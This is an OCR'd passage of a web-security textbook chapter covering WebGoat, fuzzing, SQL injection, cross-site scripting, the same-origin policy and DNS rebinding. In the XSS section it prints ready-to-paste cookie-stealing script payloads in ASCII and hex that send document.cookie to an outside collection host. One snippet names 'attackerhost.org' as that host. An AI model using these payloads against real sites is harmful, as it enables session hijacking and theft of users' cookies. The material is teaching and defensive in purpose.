

Figure 24.8 WebScarab Summary Page

WebGoat learning tool

WebGoat is based on the concept of teaching a user a real world lesson and then asking the user to demonstrate their understanding by exploiting a real vulnerability on the local system. The system is even clever enough to provide hints and show the user cookies, parameters and the underlying Java code if they choose. Examples of lessons include SQL injection to a fake credit card database, where the user creates the attack and steals the credit card numbers.

WebGoat is written in Java and therefore installs on any platform with a Java virtual machine. There are installation programs for Linux, OS X Tiger and Windows. Once deployed, the user can go through the lessons and track their progress with the scorecard. There are currently over 30 lessons, including those dealing with the following issues:

- Cross Site Scripting
- Access Control
- Thread Safety
- Hidden Form Field Manipulation
- Parameter Manipulation
- Weak Session Cookies
- Blind SQL Injection
- Numeric SQL Injection
- String SQL Injection
- Web Services
- Fail Open Authentication
- Dangers of HTML Comments

Fuzzing

Fuzzing is a technique designed to test all the input paths into an application. It works by automatically throwing random junk information into all of the paths that can find simultaneously. A number of the common tools such as Nessus and WebScarab provide this capability but are limited in what they can do. Effective fuzzing still requires human intervention.

Some of the different types of fuzzing include:

- Recursive fuzzing
- Replasive fuzzing

Both of these categories are detailed within the OWASP testing guide

A tool that the Web tester should become familiar with is WSFuzzer. This is a program licensed under the GPL'd that is written using Python and is designed to target Web Services. The current version of this tool is designed to target HTTP based SOAP services.

SQL Injection

SQL injection is one of the most common attacks on the Web at the moment. The aim of this attack is to gather information from a database. A detailed description is located at http://www.owasp.org/index.php/SQL_Injection

SQL injection errors transpire when developers allow data entry from untrusted sources and where the data can be used to dynamically construct a SQL query. The two main types of SQL injection attack include Passive SQL Injection (SQP) and Active SQL Injection (SQI).

The following sites are recommended to learn more about SQL injection.

- The SQL Injection Cheat Sheet:
    - http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- SQL Injection Walkthrough
    - http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- SQL Injection Attacks by Example
    - http://www.unixwiz.net/techtips/sql-injection.html

XSS – Cross Site Scripting

In general, cross-site scripting refers to that hacking technique that leverages vulnerabilities in the code of a web application to allow an attacker to send malicious content from an end-user and collect some type of data from the victim.

Cross site scripting (or XSS) allows a web application to assemble malicious data from a user and have the user run code. The data is usually gathered in the form of a hyperlink which contains malicious content within it. The user will for the most part click on this link from another website, instant message, or commonly spam. Typically the attacker will encode the malicious portion of the link to the site in HEX (or other encoding methods) so the request is not as suspicious when viewed by the user so that they will click on it. Subsequent to the data being collected by the web application, it generates an output page for the user including the malicious data that was initially sent to it, but in a manner to make it appear as valid content from the original website.

Many programs allow users to submit posts with html and javascript embedded in them. If for example I was logged in as "admin" and read a message by "bill" that contained malicious javascript in it, then it may be possible for "bill" to hijack a session just by reading the post. Another attack can be used to bring about "cookie theft".

There are a number of sites that offer easy Unicode Translators – a code site for SQL follows.
http://www.codeproject.com/KB/database/sqlunicode.aspx

Cookie theft Javascript Examples.

An example:

ASCII:

```
http://host/a.php?variable="><script>document.location='http://www.mi
crosoft.com/cgi-bin/cookie.cgi? '%20+document.cookie</script>
```

Hex:

```
http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%
63%75%6d%65%6e%74%2e%6c%6f
%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67
%69%73%65%63%75%72%69%74%79
%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f
%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%
75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
```

NOTE: The request is first shown in ASCII, then in Hex for copy and paste purposes.

1. "><script>document.location='http://www.microsoft.com/cgi-bin/cookie.cgi?'
   +document.cookie</script>
   HEX %22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e
   %6c%6f%63%61%74%69%6f%6e%3d%27
   %68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65
   %63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69 %2d%62%69%6e%2f
   %63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74
   %2e%63%6f %6f%6b%69%65%3c%2f%73%63%72%69%70%74%3e
2. <script>document.location='http://www.microsoft.com/cgi-bin/cookie.cgi?'
   +document.cookie</script>
   HEX %3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c%6f
   %63%61%74%69%6f%6e%3d%27%68%74%74
   %70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72
   %69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e %2f%63%6f%6f%6b
   %69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f
   %6b%69%65%3c %2f%73%63%72%69%70%74%3e
3. ><script>document.location='http://www.microsoft.com/cgi-bin/cookie.cgi?'
   +document.cookie</script>
   HEX %3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%2e%6c
   %6f%63%61%74%69%6f%6e%3d%27%68%74
   %74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75
   %72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69 %6e%2f%63%6f%6f
   %6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f
   %6f%6b%69%65 %3c%2f%73%63%72%69%70%74%3e

These are examples of malicious Javascript. These Javascript examples gather the users cookie and then send a request to the microsoft.com website with the cookie in the query. My script on microsoft.com logs each request and each cookie. In simple terms it is doing the following:

```
My cookie = user=craig; id=0220
My script = www.microsoft.com/cgi-bin/cookie.cgi
It sends a request to the site that looks like this.
GET /cgi-bin/cookie.cgi?user=craig;%20id=0220
     (Note: %20 is a hex encoding for a space)
```

Cookie Stealing Code Snippet:

```
<SCRIPT>
     document.location= 'http://attackerhost.org/cgi-
bin/cookiesteal.cgi?'+document.cookie
</SCRIPT>
```

Non-Persistent Attack

Many web sites use a tailored page and greeting with a "Welcome, ". From time to time the data referencing a logged in user are stored within the query string of a URL and echoed to the screen. For instance:

http://portal.microsoft.com/index.php?sessionid=13322312&username=Craig

In the example the username "Craig" is stored in the URL. The resulting web page displays a "Welcome, Craig" message. An attacker could seek to modify the username field in the URL, inserting a cookie-stealing JavaScript. This would make it possible to gain control of the user's account.

Is a web server Vulnerable?

The most effective method to uncover flaws on a web server to perform a security review of the code and search for all places where input from an HTTP request could possibly make its way into the HTML output. Several different HTML tags can be used to transmit a malicious JavaScript.

Nessus, Nikto, and many other tools can scan a website for these flaws, but can only scratch the surface as there are many ways to check – more than a scanner can be expected to uncover. If one part of a website is vulnerable, there is a high likelihood that there are other problems as well.

XSS Protection:

Encoding user supplied output can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:

HTML Entities	
Character	Encoding
<	< or <
>	> or >

&	& or &
"	" or "
'	&#39;
(	&#40;
)	&#41;
#	&#35;
%	&#37;
;	&#59;
+	&#43;
-	&#45;

Also, it's crucial to turn off HTTP TRACE support on all web servers.

XSS References

- "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" http://www.cert.org/advisories/CA-2000-02.html
- "The Cross Site Scripting FAQ" - CGISecurity.com http://www.cgisecurity.com/articles/xss-faq.shtml
- “Is your website Hackable” http://www.acunetix.com/websitesecurity/cross-site-scripting.htm
- "Cross Site Scripting Info" http://httpd.apache.org/info/css-security/
- "24 Character entity references in HTML 4" http://www.w3.org/TR/html4/sgml/entities.html
- "Understanding Malicious Content Mitigation for Web Developers" http://www.cert.org/tech_tips/malicious_code_mitigation.html
- "Cross-site Scripting: Are your web applications vulnerable?", By Kevin Spett - SPI Dynamics http://www.spidynamics.com/whitepapers/SPIcross-sitescripting.pdf
- "Cross-site Scripting Explained", By Amit Klein - Sanctum http://www.sanctuminc.com/pdf/WhitePaper_CSS_Explained.pdf
- "HTML Code Injection and Cross-site Scripting", By Gunter Ollmann http://www.technicalinfo.net/papers/CSS.html
- “The OWASP Filters project” http://www.owasp.org/index.php/Category:OWASP_Filters_Project

XSS (Cross Site Scripting) Cheat Sheet

One of (if not the) most effective and comprehensive XSS filter lists is available from http://ha.ckers.org/xss.html. The XSS (Cross Site Scripting) Cheat Sheet provides a simple web form that can calculate the encoded values for the simplest and most novice attackers.



Figure 24.9 IP Obfuscation Calculator

Most of the checks in the OWASP 2.0 Guide – distilled into a web page.

http://www.owasp.org/index.php/Main_Page

DNS rebinding attacks

There are many ways to attack DNS. Attacks range from denials of service (DOS), to man in the middle (MIM), to spoofing. The recent inclusion of Unicode entries into DNS may mean a site that looks like 'microsoft.com' could exist but actually point to something else. Perhaps the o's in Microsoft would be Cyrillic instead of Latin. Such attacks are a concern but are beyond the scope of this chapter.

The focus of this section is an attack originally known as the Princeton attack and its derivatives. The Princeton attack is a DNS based attack on JavaScript's domain based security scheme. It's normally accepted that the Princeton attack can not be barred by a useragent and needs to be solved by firewalling. This does not mean that useragents should not attempt to protect against the attack. There is no bullet proof solution to protect against this and the more people understand what it is about, the higher are the chances that a solution will be found.

Note: I have "picked on" keygen.us as this is a known spyware site active in the distribution of software cracks and other such material. In fact, the site attempts to load a number of Java and other applets for this and other attacks.



Figure 24.10 Trend detecting Java code

The site also attempt to load a number of signed activeX and other code segments.

No malicious code was run outside an isolated sandbox for the purpose of writing this chapter. The site did attempt that it would be run though☺. So please do not go to this site if you are on a production host (or one that you in anyway care about).



Figure 24.11 Active X Uploads

What is the same-origin policy?

The same-origin policy prevents document or script loaded from one origin from getting or setting properties of a document from a different origin. The policy dates from Netscape Navigator 2.0. Mozilla considers two pages to have the same origin if the protocol, port (if supplied in the call), and hostname are the same for both pages. To illustrate, this table gives an example of origin comparisons to the URL http://store.microsoft.com/dir/page.html.

URL	Outcome	Reason
http://store.microsoft.com/dir2/other.html	Success	
http://store. microsoft.com/dir/inner/another.html	Success	
https://store. microsoft.com/secure.html	Failure	A different protocol was used in the URL
http://store. microsoft.com:81/dir/etc.html	Failure	A failure is due to the altered port in the URL
http://news. microsoft.com/dir/other.html	Failure	A failure is due to the changed host in the URL

Table 24.x URLs and Rebinding

There is one exception to the same-origin rule. A script can set the value of `document.domain` to a suffix of the current domain. If it does so, the shorter domain is used for subsequent origin checks. For instance, assume a script in the document at http://store.microsoft.com/dir/other.html executes this statement:

```
document.domain = "microsoft.com";
```

After execution of that statement, the page would pass the origin check with http://microsoft.com/dir/page.html.

However, using the same reasoning, company.com could NOT set document.domain to othersite.com.

What is DNS Pinning?

DNS Pinning involves storing the DNS host lookup result for the lifetime of the browser session. The basis of this attack is old. It was described by the Princeton University in 1996.

The same origin policy is an access restriction implemented in most modern browsers that prevents a script loaded from one origin to access documents from a different origin in any kind. Hence, it is neither possible to set nor get information from that foreign origin. Security researchers have spent a significant amount of time to find ways to bypass this restriction. One result was Anti DNS Pinning and later on Anti-Anti-Anti DNS Pinning, both exploiting a security mechanism of modern browsers called DNS Pinning.

First we need to explain what DNS Pinning is. This requires a bit of background information on the Domain Name System (DNS). When someone requests a Web site such as www.microsoft.com, the browser needs to perform a DNS lookup on that domain to get the associated numerical address (IP) of the server that hosts the Web site in question. In the next step, the browser sends a query to that IP that moreover contains the domain, a specific Web page and other variables to be able to ultimately retrieve the requested data.

So lets assume the DNS lookup on www. microsoft.com provided the IP 207.46.193.254. A normal HTTP request sent by the browser to www.microsoft.com may look like this:

```
GET / HTTP/1.1
Host: www.microsoft.com
User-Agent: Windows-RSS-Platform/1.0 (MSIE 7.0; Windows NT 5.1)
MSIE /7.0
Accept: */*
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: secret authentication token 12345
```

Now for DNS Pinning. As a protection attempt against Anti DNS Pinning, the browser caches the hostname-to-IP address pair until the browser window gets closed, regardless of what the actual DNS time to live (TTL) is set to. See the example below where an attacker runs keygen.us pointing to IP address 85.17.52.48.

The attacker has full access to the DNS server entry, which is set to a TTL (DNS timeout) of 1 second. When viewing his Web site in a browser, malicious JavaScript will be executed that tells the browser to connect back it's current location in 2 seconds and then pull the returned data to a different server the attacker controls.

1) The users browser connects to keygen.us and performs a DNS lookup for that URL receiving 85.17.52.48 with a TTL of 1 second.

2) JavaScript tells the browser to connect back to keygen.us after two seconds, shortly after the TTL expired.

3) Since the DNS is not longer valid, the user's browser connects to the DNS server to ask where keygen.us is now located.

4) The DNS server responds with 207.46.193.254, which points to www.microsoft.com

5) The user's browser connects to 207.46.193.254 sending a header like:

```
GET / HTTP/1.1
Host: keygen.us
User-Agent: Windows-RSS-Platform/1.0 (MSIE 7.0; Windows NT
5.1)
MSIE /7.0
Accept: */*
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Notice that the host has been changed to keygen.us instead of www.microsoft.com and furthermore the cookie is missing. Due to the cached hostname-to-IP pair, DNS Pinning prevents the second lookup of keygen.us.

Normally requests from code embedded in web pages (JavaScript, Java, Flash) are limited to the website they are originating from (same-origin policy). DNS rebinding attack can be used to improve ability of JavaScript based malware to penetrate private networks, subverting the same-origin policy.



Fig 24.12 DNS Rebinding flow diagram

Anti DNS Pinning (Re-binding)

Anti-DNS Pinning is what DNS Pinning was meant to defend against. This involves forcing the browser to request a manipulated DNS entry again e.g. by making it seem that the cache expired. DNS Pinning only works on

condition that the Web server in being accessed is online and available. This is a result of the belief that if the server appears to be down, a new DNS lookup is necessary to find out whether it has changed or moved. However, an attacker can shut down any server that the attacker controls any time desired to and thereby circumvent the user's DNS Pinning in the browser.

